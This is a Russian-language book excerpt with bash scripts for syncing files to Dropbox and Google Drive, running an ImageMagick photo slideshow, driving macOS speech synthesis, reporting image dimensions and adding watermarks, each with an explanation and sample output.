Dropbox — одна из множества облачных систем хранения данных, ставшая особенно популярной благодаря своей широкой доступности в iOS, Android, OS X, Windows и Linux. Важно понимать, что Dropbox — облачная система, то есть та ее часть, что действует на вашем устройстве, — это лишь небольшое приложение, которое выполняется в фоновом режиме, соединяет вашу систему с серверами Dropbox в Интернете и имеет весьма скудный пользовательский интерфейс. Если это приложение не запущено, то невозможно успешно копировать и синхронизировать файлы с вашего компьютера в Dropbox.

Чтобы проверить, присутствует ли в системе работающая программа, достаточно вызвать команду `ps`, как показано в листинге 13.1.

Код

Листинг 13.1. Сценарий startdropbox

```
#!/bin/bash
# startdropbox -- гарантирует выполнение Dropbox в OS X

app="Dropbox.app"
verbose=1

running="$(❶ps aux | grep -i $app | grep -v grep)"

if [ "$1" = "-s" ] ; then # -s -- немой режим.
  verbose=0
fi

if [ ! -z "$running" ] ; then
  if [ $verbose -eq 1 ] ; then
    echo "$app is running with PID $(echo $running | cut -d\  -f2)"
  fi
else
  if [ $verbose -eq 1 ] ; then
    echo "Launching $app"
  fi
❷ open -a $app
fi

exit 0
```

Как это работает

Ключевую роль в этом сценарии играют две строки со значками ❶ и ❷. Первая вызывает команду `ps` ❶ и затем использует последовательность команд `grep`, чтобы отыскать требуемое приложение — *Dropbox.app* — и одновременно исключить из результатов саму команду `grep`. Если получится непустая строка, значит, Dropbox действует в режиме демона (*демоном* называется программа, которая предназначена для работы в фоновом режиме, 24 часа в сутки, 7 дней в неделю, и решает те или иные задачи, не требуя вмешательства пользователя), и на этом все.

Если программа *Dropbox.app* не запущена, сценарий вызывает команду `open` ❷ в OS X, которая сама отыщет приложение и запустит его.

Запуск сценария

Если сценарий вызывается с флагом `-s`, он ничего не выводит. Но по умолчанию выводится информация о состоянии программы, как показано в листинге 13.2.

Результаты

Листинг 13.2. Вызов сценария startdropbox для запуска Dropbox.app

```
$ startdropbox
Launching Dropbox.app
$ startdropbox
Dropbox.app is running with PID 22270
```

Усовершенствование сценария

В этом сценарии мало что можно усовершенствовать, но, если вы пожелаете перенести его в систему Linux, не забудьте установить официальные пакеты Dropbox с веб-сайта проекта. Запустить Dropbox (после правильной настройки) можно командой `startdropbox`.

№ 90. Синхронизация с Dropbox

Не составляет труда написать сценарий, синхронизирующий папку или набор файлов с облачной системой, такой как Dropbox. Система сама заботится о синхронизации содержимого локального каталога Dropbox с копией в облаке, обычно эмулируя локальный жесткий диск в системе.

Сценарий в листинге 13.3, `syncdropbox`, пользуется этим обстоятельством и позволяет легко и просто скопировать каталог с файлами или заданный набор файлов во вселенную Dropbox. В первом случае копируются все файлы в каталоге; во втором — файлы из заданного списка сбрасываются в папку *sync* в Dropbox.

Код

Листинг 13.3. Сценарий syncdropbox

```
#!/bin/bash
# syncdropbox -- синхронизирует заданный набор файлов или указанную
#   папку с хранилищем Dropbox. Это достигается путем копирования
#   папки в ~/Dropbox или набора файлов в папку sync в Dropbox с последующим
#   запуском Dropbox.app, если это необходимо.
```

```
name="syncdropbox"
dropbox="$HOME/Dropbox"
sourcedir=""
targetdir="sync" # Целевая папка в Dropbox для отдельных файлов.

# Проверить начальные аргументы.
if [ $# -eq 0 ] ; then
  echo "Usage: $0 [-d source-folder] {file, file, file}" >&2
  exit 1
fi

if [ "$1" = "-d" ] ; then
  sourcedir="$2"
  shift; shift
fi

# Проверка допустимости.

if [ ! -z "$sourcedir" -a $# -ne 0 ] ; then
  echo "$name: You can't specify both a directory and specific files." >&2
  exit 1
fi

if [ ! -z "$sourcedir" ] ; then
  if [ ! -d "$sourcedir" ] ; then
    echo "$name: Please specify a source directory with -d." >&2
    exit 1
  fi
fi

#######################
#### ГЛАВНЫЙ БЛОК
#######################
if [ ! -z "$sourcedir" ] ; then
❶ if [ -f "$dropbox/$sourcedir" -o -d "$dropbox/$sourcedir" ] ; then
    echo "$name: Specified source directory $sourcedir already exists." >&2
    exit 1
  fi

  echo "Copying contents of $sourcedir to $dropbox..."
  # -a обеспечивает рекурсивное копирование с сохранением
  #   информации о владельце и пр.
  cp -a "$sourcedir" $dropbox
else
  # Исходный каталог отсутствует, поэтому переходим к отдельным файлам.
  if [ ! -d "$dropbox/$targetdir" ] ; then
    mkdir "$dropbox/$targetdir"
    if [ $? -ne 0 ] ; then
      echo "$name: Error encountered during mkdir $dropbox/$targetdir." >&2
      exit 1
    fi
```

```
  fi

  # Все готово! Скопировать указанные файлы.

❷ cp -p -v "$@" "$dropbox/$targetdir"
fi

# Теперь запустить приложение Dropbox, если необходимо, чтобы выполнить
#   фактическую синхронизацию.
exec startdropbox -s
```

Как это работает

Большая часть листинга выполняет проверку на наличие ошибок, что очень утомительно, но необходимо, чтобы гарантировать правильную работу сценария и ничего не испортить. (Никто не хочет потерять свои данные!)

Выражения проверки имеют довольно сложный вид, как, например, в строке ❶. Данное выражение проверяет, имеется ли в папке Dropbox файл (что было бы странно) или каталог с именем в переменной `$sourcedir`. Дословно эта проверка читается так: «если существует-файл `$dropbox/$sourcedir` ИЛИ существует-каталог `$dropbox/$sourcedir`, тогда...».

В другой интересной строке вызывается команда `cp` ❷ для копирования отдельных файлов. Желающие могут почитать страницу справочного руководства для команды `cp` (`man cp`), чтобы узнать, что значат использованные здесь флаги. На всякий случай напомним, что `$@` — это краткая форма представления всех позиционных аргументов командной строки, переданных при вызове сценария.

Запуск сценария

Подобно многим сценариям из этой книги, данный сценарий можно запустить без аргументов, чтобы получить краткую инструкцию о порядке его использования, как показано в листинге 13.4.

Листинг 13.4. Вывод сценария syncdropbox с инструкцией о порядке его использования

```
$ syncdropbox
Usage: syncdropbox [-d source-folder] {file, file, file}
```

Результаты

Далее, как показано в листинге 13.5, мы выбрали файл и сохранили его в Dropbox.

Листинг 13.5. Синхронизация выбранного файла с хранилищем Dropbox

```
$ syncdropbox test.html
test.html -> /Users/taylor/Dropbox/sync/test.html
$
```

Довольно просто и удобно, если вспомнить, что тем самым вы делаете файлы или каталог с файлами доступными на других устройствах, где настроена ваша учетная запись в Dropbox.

Усовершенствование сценария

Когда выбранный каталог уже присутствует в папке Dropbox, наверное, было бы намного полезнее сравнить содержимое локального каталога и каталога в Dropbox, чем просто выводить сообщение об ошибке и завершать работу. Кроме того, когда определяется набор файлов, было бы полезно предусмотреть возможность указывать каталог назначения в иерархии файлов в Dropbox.

ДРУГИЕ ОБЛАЧНЫЕ СЛУЖБЫ

Первые два сценария в этой главе довольно легко можно адаптировать для использования службы Microsoft OneDrive или Apple iCloud, так как они имеют ту же основную функциональность. Главное отличие заключается в соглашении об именовании и местоположении каталогов. И да, не забудьте, что OneDrive в одних контекстах имеет имя OneDrive (например, приложение, которое требуется запустить), а в других — имя SkyDrive (каталог в вашем домашнем каталоге). Однако все это легко поддается управлению.

№ 91. Создание слайд-шоу из фотопотока в облаке

Некоторые с удовольствием пользуются службой Photo Stream в iCloud, тогда как других раздражает ее стремление сохранить копии всех снимков, даже бросовых, сделанных мобильным устройством. Тем не менее возможность хранить фотографии в понравившейся облачной службе резервного копирования привлекает многих. Проблема, однако, в том, что эти файлы обычно скрыты — они глубоко зарыты в вашей файловой системе и не могут автоматически выбираться многими программами, показывающими слайд-шоу из фотографий.

Мы исправим эту ситуацию с помощью `slideshow`, простого сценария (представленного в листинге 13.6), который проверяет папку выгрузки фотографий, сделанных камерой, и отображает файлы, находящиеся в ней, уменьшая их до определенных размеров. Для достижения желаемого результата можно использовать утилиту `display`, входящую в состав ImageMagick (пакета мощных утилит, с которыми мы будем знакомиться в следующей главе). Пользователи OS X легко могут установить ImageMagick с помощью диспетчера пакетов `brew`:

```
$ brew install imagemagick --with-x11
```

ПРИМЕЧАНИЕ

Несколько лет назад компания Apple прекратила распространение X11, популярной графической библиотеки для Linux и BSD, со своей операционной системой. Чтобы использовать сценарий `slideshow` в OS X, в системе должен присутствовать пакет ImageMagick с библиотеками X11 и необходимыми для них ресурсами, для чего достаточно установить пакет XQuartz. Дополнительную информацию о пакете XQuartz и инструкции по его установке можно найти на официальном веб-сайте: *https://www.xquartz.org/*.

Код

Листинг 13.6. Сценарий slideshow

```
  #!/bin/bash
  # slideshow -- показывает слайд-шоу из фотографий, находящихся в указанном
  #   каталоге. Использует утилиту "display" из пакета ImageMagick.

  delay=2           # Задержка по умолчанию, в секундах.
❶ psize="1200x900>" # Предпочтительные размеры для отображения.

  if [ $# -eq 0 ] ; then
    echo "Usage: $(basename $0) watch-directory" >&2
    exit 1
  fi

  watch="$1"

  if [ ! -d "$watch" ] ; then
    echo "$(basename $0): Specified directory $watch isn't a directory." >&2
    exit 1
  fi

  cd "$watch"

  if [ $? -ne 0 ] ; then
    echo "$(basename $0): Failed trying to cd into $watch" >&2
    exit 1
```

```
fi

suffixes="$(❷file * | grep image | cut -d: -f1 | rev | cut -d. -f1 | \
  rev | sort | uniq | sed 's/^/\*./')"

if [ -z "$suffixes" ] ; then
  echo "$(basename $0): No images to display in folder $watch" >&2
  exit 1
fi

/bin/echo -n "Displaying $(ls $suffixes | wc -l) images from $watch "
❸ set -f ; echo "with suffixes $suffixes" ; set +f

display -loop 0 -delay $delay -resize $psize -backdrop $suffixes

exit 0
```

Как это работает

Сценарий в листинге 13.6 потребовал от нас не очень много усилий, если не считать изматывающего процесса изучения всех аргументов ImageMagick, необходимых, чтобы добиться желаемого эффекта с помощью команды `display`. Вся глава 14 будет посвящена ImageMagick, поскольку инструменты, входящие в состав пакета, чертовски полезны. С помощью этого сценария вы можете подготовиться к тому, что вас ждет. А пока просто поверьте, что все написано правильно, в том числе и странного вида определение геометрии изображений `1200x900>` ❶, где завершающий символ `>` означает: «изменять размеры изображений до указанных, сохраняя пропорции оригинальной геометрии».

Иными словами, изображение с размерами 2200 × 1000 будет автоматически уменьшено до 1200 пикселей по горизонтали и, чтобы сохранить пропорции, с 1000 до 545 пикселей по вертикали. Отлично!

Сценарий также гарантирует, что команда `file` ❷ найдет все файлы изображений в указанном каталоге, после чего, с помощью последовательности замысловатых преобразований, имена найденных файлов будут сокращены до расширений (**.jpg*, **.png* и так далее).

Проблема этого кода в сценарии на языке командной оболочки в том, что каждый раз, когда сценарий ссылается на звездочку, она замещается списком всех имен файлов, соответствующих шаблонным символам, а значит, он выведет не последовательность символов **.jpg*, но имена всех файлов *.jpg* в текущем каталоге. Именно поэтому сценарий временно запрещает *автоматическую подстановку имен файлов* ❸, способность командной оболочки выполнять подстановку имен файлов вместо шаблонных символов.

Однако если автоматическую подстановку выключить для всего сценария, программа `display` сообщит, что не может найти файл изображения с именем **.jpg*. А это плохо.

Запуск сценария

Передайте сценарию каталог с одним или несколькими файлами изображений, в идеале — фотоархив из облачной системы хранения данных, например OneDrive или Dropbox, как показано в листинге 13.7.

Результаты

Листинг 13.7. Запуск сценария slideshow для отображения изображений из облачного архива

```
$ slideshow ~/SkyDrive/Pictures/
Displaying 2252 images from ~/Skydrive/Pictures/ with suffixes *.gif *.jpg *.png
```

После запуска сценария на экране должно появиться новое окно, в котором, сменяя друг друга, будут появляться сохраненные и синхронизированные изображения. Прекрасный сценарий для совместного просмотра всех замечательных фотографий, которые вы сделали в отпуске!

Усовершенствование сценария

В этот сценарий много чего можно было бы добавить, чтобы сделать его более элегантным, например, позволить пользователям самим указывать параметры, которые в настоящее время зашиты в вызов `display` (такие, как размеры изображений). В частности, вы можете разрешить использовать разные устройства отображения, чтобы выводить изображение на втором экране, или менять скорость смены изображений.

№ 92. Синхронизация файлов с Google Drive

Google Drive — еще одна популярная облачная система хранения данных. В сочетании с комплектом офисных утилит Google, она служит шлюзом к целой системе редактирования и публикации, что делает ее особенно интересной в роли инструмента синхронизации. Скопируйте файл в формате Microsoft Word на свое устройство Google Drive, и вы сможете править его в любом веб-браузере, на любом компьютере. То же относится к презентациям, электронным таблицам и даже фотографиям. Чертовски удобно!

Следует, однако, отметить, что Google Drive хранит в вашей локальной системе не сами файлы документов, а только ссылки на документы в облаке. Например:

```
$ cat M3\ Speaker\ Proposals\ \(voting\).gsheet
{"url": "https://docs.google.com/spreadsheet/ccc?key=0Atax7Q4SMjEzdGdxYVVzdXRQ
WVpBUFh1dFpiYlpZS3c&usp=docslist_api", "resource_id": "spreadsheet:0Atax7Q4SMj
EzdGdxYVVzdXRQWVpBUFh1dFpiYlpZS3c"}
```

Определенно, перед нами не содержимое электронной таблицы.

Немного поиграв с командой `curl`, вы, возможно, сумели бы написать утилиту для анализа этой метаинформации, но давайте сосредоточимся на чем-нибудь попроще, а именно, напишем сценарий, с помощью которого вы сможете выбирать файлы и копировать их в свою учетную запись Google Drive, как показано в листинге 13.8.

Код

Листинг 13.8. Сценарий syncgdrive

```
#!/bin/bash
# syncgdrive -- позволяет указать один или несколько файлов, чтобы
#   автоматически скопировать их в вашу папку Google Drive, которая
#   синхронизируется с вашей учетной записью в облаке.

gdrive="$HOME/Google Drive"
gsync="$gdrive/gsync"
gapp="Google Drive.app"

if [ $# -eq 0 ] ; then
  echo "Usage: $(basename $0) [file or files to sync]" >&2
  exit 1
fi

# Проверить, запущен ли Google Drive? Если нет, запустить.
❶ if [ -z "$(ps -ef | grep "$gapp" | grep -v grep)" ] ; then
  echo "Starting up Google Drive daemon..."
  open -a "$gapp"
fi

# Теперь проверить наличие папки /gsync.
if [ ! -d "$gsync" ] ; then
  mkdir "$gsync"
  if [ $? -ne 0 ] ; then
    echo "$(basename $0): Failed trying to mkdir $gsync" >&2
    exit 1
  fi
```

```
  fi

  for name    # Цикл по аргументам сценария.
  do
    echo "Copying file $name to your Google Drive"
    cp -a "$name" "$gdrive/gsync/"
  done

  exit 0
```

Как это работает

Подобно сценарию № 89 в начале главы, этот сценарий перед копированием файла или файлов в папку Google Drive проверяет, выполняется ли демон службы. Проверку выполняет блок, начинающийся в строке ❶.

Для большей надежности следовало бы проверить код, возвращаемый командой `open`, но мы оставим это вам, уважаемый читатель, в качестве самостоятельного упражнения, хорошо?

Затем сценарий гарантирует наличие подкаталога *gsync* в папке Google Drive, создавая его при необходимости, и затем просто копирует туда указанные файлы, используя удобный ключ `-a` в команде `cp`, чтобы предотвратить искажение времени создания и последнего изменения.

Запуск сценария

Просто передайте сценарию один или несколько файлов, которые вам хотелось бы синхронизировать с вашей учетной записью Google Drive, и сценарий сделает все необходимое для этого.

Результаты

Это круто, правда. Укажите файл, который нужно скопировать в Google Drive, как показано в листинге 13.9.

Листинг 13.9. Запуск Google Drive и синхронизация файлов с помощью сценария syncgdrive

```
$ syncgdrive sample.crontab
Starting up Google Drive daemon...
Copying file sample.crontab to your Google Drive
$ syncgdrive ~/Documents/what-to-expect-op-ed.doc
Copying file /Users/taylor/Documents/what-to-expect-op-ed.doc to your Google
Drive
```

Обратите внимание, что в первом случае был произведен также запуск демона Google Drive. После нескольких секунд ожидания, необходимых на копирование файлов в облачную систему хранения, они появились в веб-интерфейсе Google Drive, как показано на рис. 13.1.




Рис. 13.1. Шаблон файла crontab и офисный документ, синхронизированные с Google Drive, автоматически появились в веб-интерфейсе

Усовершенствование сценария

В описании сценария допущена небольшая некорректность: когда вы указываете файл для синхронизации, сценарий не предохраняет его от *рассинхронизации* в будущем; он просто копирует файл один раз и все. По-настоящему интересным усовершенствованием стало бы создание более мощной версии этого сценария, которой можно было бы передать файлы для копирования, и которая регулярно проверяла бы их и копировала обновленные версии в каталог *gsync*.

№ 93. Компьютер сказал…

В состав OS X входит сложная система синтеза речи, которая может голосом сказать, что происходит в вашей системе. Обычно она находится в разделе Accessibility (Универсальный доступ), и вы наверняка оцените способность компьютера вслух сообщать об ошибках или читать файлы.

Как оказывается, весь функционал этой системы и пакет разнообразных голосов доступны также из командной строки, через встроенную утилиту `say`. Ее можно проверить следующей командой:

```
$ say "You never knew I could talk to you, did you?"
```

Мы знали, что вам это понравится!

С этой программой можно сделать много чего, но для начала напишем сценарий-обертку, который поможет выявить установленные голоса и послушать, как они звучат. Сценарий в листинге 13.10 не заменяет команду `say`; он лишь упрощает работу с ней (обычное дело для подобных сценариев в этой книге).

Код

Листинг 13.10. Сценарий sayit

```
#!/bin/bash
# sayit -- использует команду "say" для всего, что будет указано (только для OS X).

dosay="$(which say) --quality=127"
format="$(which fmt) -w 70"

voice="" # По умолчанию системный голос.
rate=""  # По умолчанию стандартная скорость произношения.

demovoices()
{
  # Предлагает прослушать произношение каждым доступным голосом.

❶ voicelist=$( say -v \? | grep "en_" | cut -c1-12 \
    | sed 's/ /_/;s/ //g;s/_$//')

  if [ "$1" = "list" ] ; then
    echo "Available voices: $(echo $voicelist | sed 's/ /, /g;s/_/ /g') \
      | $format"
    echo "HANDY TIP: use \"$(basename $0) demo\" to hear all the voices"
    exit 0
  fi

❷ for name in $voicelist ; do
    myname=$(echo $name | sed 's/_/ /')
```

```
    echo "Voice: $myname"
    $dosay -v "$myname" "Hello! I'm $myname. This is what I sound like."
  done

  exit 0
}

usage()
{
  echo "Usage: sayit [-v voice] [-r rate] [-f file] phrase"
  echo " or: sayit demo"
  exit 0
}

while getopts "df:r:v:" opt; do
  case $opt in
    d ) demovoices list   ;;
    f ) input="$OPTARG"   ;;
    r ) rate="-r $OPTARG" ;;
    v ) voice="$OPTARG"   ;;
  esac
done

shift $(($OPTIND - 1))

if [ $# -eq 0 -a -z "$input" ] ; then
  $dosay "Hey! You haven't given me any parameters to work with."
  echo "Error: no parameters specified. Specify a file or phrase."
  exit 0
fi

if [ "$1" = "demo" ] ; then
  demovoices
fi

if [ ! -z "$input" ] ; then
  $dosay $rate -v "$voice" -f $input
else
  $dosay $rate -v "$voice" "$*"
fi

exit 0
```

Как это работает

В действительности в системе установлено больше голосов, чем указано в сводке (просто здесь перечислены голоса, оптимизированные для английского языка). Чтобы получить полный список, выполните оригинальную команду `say` с параметрами `-v \?`. Ниже приводится сокращенная версия полного списка голосов:

```
$ say -v \?
Agnes      en_US  # Разве не прекрасно иметь компьютер, который говорит с вами?
Albert     en_US  # В моем горле живет лягушка. Да, самая настоящая лягушка!
Alex       en_US  # Многие узнают меня по голосу.
Alice      it_IT  # Привет, меня зовут Алиса, я говорю по-итальянски.
--опущено--
Zarvox     en_US  # Это похоже на мирную планету.
Zuzana     cs_CZ  # Добрый день, меня зовут Сюзанна. Я говорю по-чешски.
$
```

Наши любимые дикторы — Пайп Орган (Pipe Organ, «Мы должны радоваться этому болезненному голосу») и Зарвокс (Zarvox, «Это похоже на мирную планету»).

Очевидно, что на выбор дается очень много голосов. Плюс, у некоторых из них очень неправильное английское произношение. Одно из решений этой проблемы — фильтровать дикторов по `"en_"` (или другому языку по вашему выбору), чтобы получить только голоса с нужным произношением. Для выбора американского английского языка можно использовать фильтр `"en_US"`, но другие английские голоса тоже стоит послушать. Полный список голосов извлекается в строке ❶.

Мы добавили в конец блока сложную череду подстановок с помощью `sed`, потому что этот список построен не совсем правильно: он включает имена, состоящие из одного (Fiona) и из двух слов (Bad News), а также дополнительные пробелы для выравнивания вывода по колонкам. Чтобы решить эту проблему, первый пробел в каждой строке заменяется символом подчеркивания, а все остальные пробелы удаляются. Если имя голоса состоит из одного слова, оно будет выглядеть так: `"Ralph_"`, и заключительная подстановка `sed` удалит любые завершающие подчеркивания. В конце процесса остаются имена из двух слов с подчеркиванием, поэтому их нужно исправить перед выводом на экран. Однако код имеет интересный побочный эффект, в результате которого цикл `while` проще написать, использовав в качестве разделителя пробел.

Другой интересный блок ❷, где каждый голос представляет себя,выполняется, когда данный сценарий вызывается как `sayit demo`.

Все это очень просто, нужно лишь разобраться, как работает сама команда `say`.

Запуск сценария

Так как этот сценарий воспроизводит речь, мы немногое можем показать в книге, а поскольку мы пока не выпустили аудиверсию «Сценариев командной оболочки» (вы сумеете представить себе все то, чего нельзя показать на

картинке?), вам придется поэкспериментировать самостоятельно. Однако сценарий может перечислить и воспроизвести все установленные голоса, как показано в листинге 13.11.

Результаты

Листинг 13.11. Запуск сценария sayit для вывода списка поддерживаемых голосов и их озвучивания

```
$ sayit -d
Available voices: Agnes, Albert, Alex, Bad News, Bahh, Bells, Boing,
Bruce, Bubbles, Cellos, Daniel, Deranged, Fred, Good News, Hysterical,
Junior, Karen, Kathy, Moira, Pipe Organ, Princess, Ralph, Samantha,
Tessa, Trinoids, Veena, Vicki, Victoria, Whisper, Zarvox
HANDY TIP: use "sayit.sh demo" to hear all the different voices
$ sayit "Yo, yo, dog! Whassup?"
$ sayit -v "Pipe Organ" -r 60 "Yo, yo, dog! Whassup?"
$ sayit -v "Ralph" -r 80 -f alice.txt
```

Усовершенствование сценария

Детальное исследование вывода команды `say -v \?` показало, что существует по меньшей мере один голос, для которого неправильно указан код языка. Для имени Fiona указан код `en-scotland`, а не `en_scotland`, что нарушает единообразие (учитывая, что для имени Moira указан код языка `en_IE`, а не `en-irish` или `en-ireland`). Вы легко могли бы усовершенствовать сценарий, чтобы он обрабатывал коды обоих видов: `en_` и `en-`. В остальном поэкспериментируйте сами и подумайте, когда было бы полезно иметь сценарий или демона, общающегося с вами.

Глава 14. ImageMagick и обработка графических файлов

Командная строка в Linux обладает необычайно широким диапазоном возможностей, но так как она имеет текстовый интерфейс, то не позволяет выполнять сколько-нибудь сложную обработку графики. Или это не так?

Оказывается, практически в любом окружении командной строки, от OSX до Linux и многих других систем, доступен необычайно мощный пакет утилит командной строки, ImageMagick. Чтобы опробовать сценарии в этой главе, вам придется загрузить и установить пакет с сайта *http://www.imagemagick.org/* или воспользоваться системным диспетчером пакетов, таким как `apt`, `yum` или `brew`, если вы этого не сделали, когда знакомились со сценарием № 91 из главы 13.

Так как утилиты предназначены для работы в командной строке, они занимают очень мало дискового пространства, что-то около 19 Мбайт (для Windows-версии). Вы можете также получить исходный код пакета, если хотите посмотреть, как выглядит внутри такое мощное и гибкое программное обеспечение. И снова открытое ПО побеждает.

№ 94. Интеллектуальный анализатор размеров изображений

Команда `file` позволяет определять типы файлов и в некоторых случаях даже размеры изображений. Но очень часто она терпит неудачу:

```
$ file * | head -4
100_0399.png:    PNG image data, 1024 x 768, 8-bit/color RGBA, non-interlaced
8t grade art1.jpeg:  JPEG image data, JFIF standard 1.01
99icon.gif:          GIF image data, version 89a, 143 x 163
Angel.jpg:           JPEG image data, JFIF standard 1.01
```

Файлы PNG и GIF не вызывают проблем, но как быть с не менее распространенными файлами JPEG? Команда `file` не смогла определить размеры изображений. Какая досада!

Код

Давайте устраним эту проблему с помощью сценария (листинг 14.1), который использует инструмент `identify` из пакета ImageMagick, чтобы точно определить размеры изображения.

Листинг 14.1. Сценарий imagesize

```
#!/bin/bash
# imagesize -- выводит информацию о файле изображения и определяет размеры,
#   используя утилиту identify из пакета ImageMagick.

for name
do
❶ identify -format "%f: %G with %k colors.\n" "$name"
done

exit 0
```

Как это работает

Когда инструмент `identify` вызывается с флагом `-verbose`, он извлекает огромный объем информации о каждом анализируемом изображении, как показано ниже, где исследуется один из файлов в формате PNG:

```
$ identify -verbose testimage.png
Image: testimage.png
  Format: PNG (Portable Network Graphics)
  Class: DirectClass
  Geometry: 1172x158+0+0
  Resolution: 72x72
  Print size: 16.2778x2.19444
  Units: Undefined

--опущено--

  Profiles:
    Profile-icc: 3144 bytes
      IEC 61966-2.1 Default RGB colour space - sRGB
  Artifacts:
    verbose: true
  Tainted: False
  Filesize: 80.9KBB
  Number pixels: 185KB
  Pixels per second: 18.52MB
  User time: 0.000u
  Elapsed time: 0:01.009
  Version: ImageMagick 6.7.7-10 2016-06-01 Q16 http://www.imagemagick.org
$
```

Это очень большой объем данных. Намного больше, чем можно было представить. Но без флага `-verbose` вывод выглядит весьма туманным:

```
$ identify testimage.png
testimage.png PNG 1172x158 1172x158+0+0 8-bit DirectClass 80.9KB 0.000u
0:00.000
```

Нам хотелось бы получить что-то среднее, и в такой ситуации может пригодиться строка формата. Давайте рассмотрим внимательнее листинг 14.1, сфокусировав все внимание на единственной значимой строке ❶.

Строка формата `-format` поддерживает почти 30 спецификаторов, позволяющих извлекать конкретные данные из одного или нескольких файлов изображений в строго определенном формате. В данном сценарии мы выбрали `%f`, чтобы получить имя файла, `%G` — чтобы получить ширину и высоту, и `%k` — чтобы получить максимальное количество цветов, используемых в изображении.

Более подробную информацию о спецификаторах строки формата `-format` можно найти по адресу: *http://www.imagemagick.org/script/escape.php*.

Запуск сценария

Всю работу выполняет ImageMagick, поэтому данный сценарий в основном лишь кодирует желаемый формат вывода. Информация извлекается из изображений легко и просто, как показывает листинг 14.2.

Результаты

Листинг 14.2. Запуск сценария imagesize

```
$ imagesize * | head -4
100_0399.png: 1024x768 with 120719 colors.
8t grade art1.jpeg: 480x554 with 11548 colors.
dticon.gif: 143x163 with 80 colors.
Angel.jpg: 532x404 with 80045 colors.
$
```

Усовершенствование сценария

В настоящий момент мы видим размеры изображений в пикселях и количество используемых цветов, но также было бы полезно знать размеры файлов. Однако любую дополнительную информацию сложно читать, если не предусмотреть ее форматирование.

№ 95. Добавление водяных знаков в изображения

Если вы надеетесь сохранить в неприкосновенности свои изображения и другой контент, публикуемый в сети, вы неизбежно будете разочарованы. Все, что опубликовано в сети, доступно любому для копирования, даже если вы защитили доступ к своим материалам паролем, включили предупреждение об авторских правах или даже добавили на сайт код, не позволяющий сохранять изображения. Даже чтобы показать изображение на экране, необходимо, чтобы оно оказалось в памяти, а эту память можно скопировать с помощью инструментов захвата экрана.

Но не все потеряно. У вас есть два способа защитить свои изображения в сети. Первый — публиковать только изображения маленьких размеров. Загляните на сайты профессиональных фотографов и вы увидите, что мы имеем в виду. Обычно на них публикуются только миниатюры, потому что фотографы хотят зарабатывать на больших изображениях.

Второй способ — использование водяных знаков, хотя некоторые художники и отказываются добавлять любую идентификационную информацию непосредственно на фотографии. Тем не менее с помощью ImageMagick легко можно добавить водяные знаки, как показано в листинге 14.3, даже в большое количество файлов сразу.

Код

Листинг 14.3. Сценарий watermark

```
#!/bin/bash
# watermark -- добавляет указанный текст в виде водяных знаков в заданное
#   изображение, сохраняя результат в файле с именем image+wm.

wmfile="/tmp/watermark.$$.png"
fontsize="44"                        # Должен быть начальным аргументом.

trap "$(which rm) -f $wmfile" 0 1 15 # Не оставлять временный файл.

if [ $# -ne 2 ] ; then
  echo "Usage: $(basename $0) imagefile \"watermark text\"" >&2
  exit 1
fi

if [ ! -r "$1" ] ; then
  echo "$(basename $0): Can't read input image $1" >&2
  exit 1
fi

# Для начала получить размеры изображения.
```

```
❶ dimensions="$(identify -format "%G" "$1")"

  # Создать временный слой для водяного знака.

❷ convert -size $dimensions xc:none -pointsize $fontsize -gravity south \
    -draw "fill black text 1,1 '$2' text 0,0 '$2' fill white text 2,2 '$2'" \
    $wmfile

  # Теперь объединить временный слой и исходный файл.
❸ suffix="$(echo $1 | rev | cut -d. -f1 | rev)"
  prefix="$(echo $1 | rev | cut -d. -f2- | rev)"
  newfilename="$prefix+wm.$suffix"
❹ composite -dissolve 75% -gravity south $wmfile "$1" "$newfilename"

  echo "Created new watermarked image file $newfilename."

  exit 0
```

Как это работает

Вся запутанность кода здесь объясняется использованием ImageMagick. Да, этот пакет многое умеет, но даже полная документация, где описаны все тонкости, не упрощает работу с ним. Но трудности не должны вас пугать, потому что потрясающие возможности различных инструментов ImageMagick стоят того.

Первый шаг — получить размеры изображения ❶, чтобы создать точно таких же размеров слой с водяными знаками. В противном случае изображение будет испорчено!

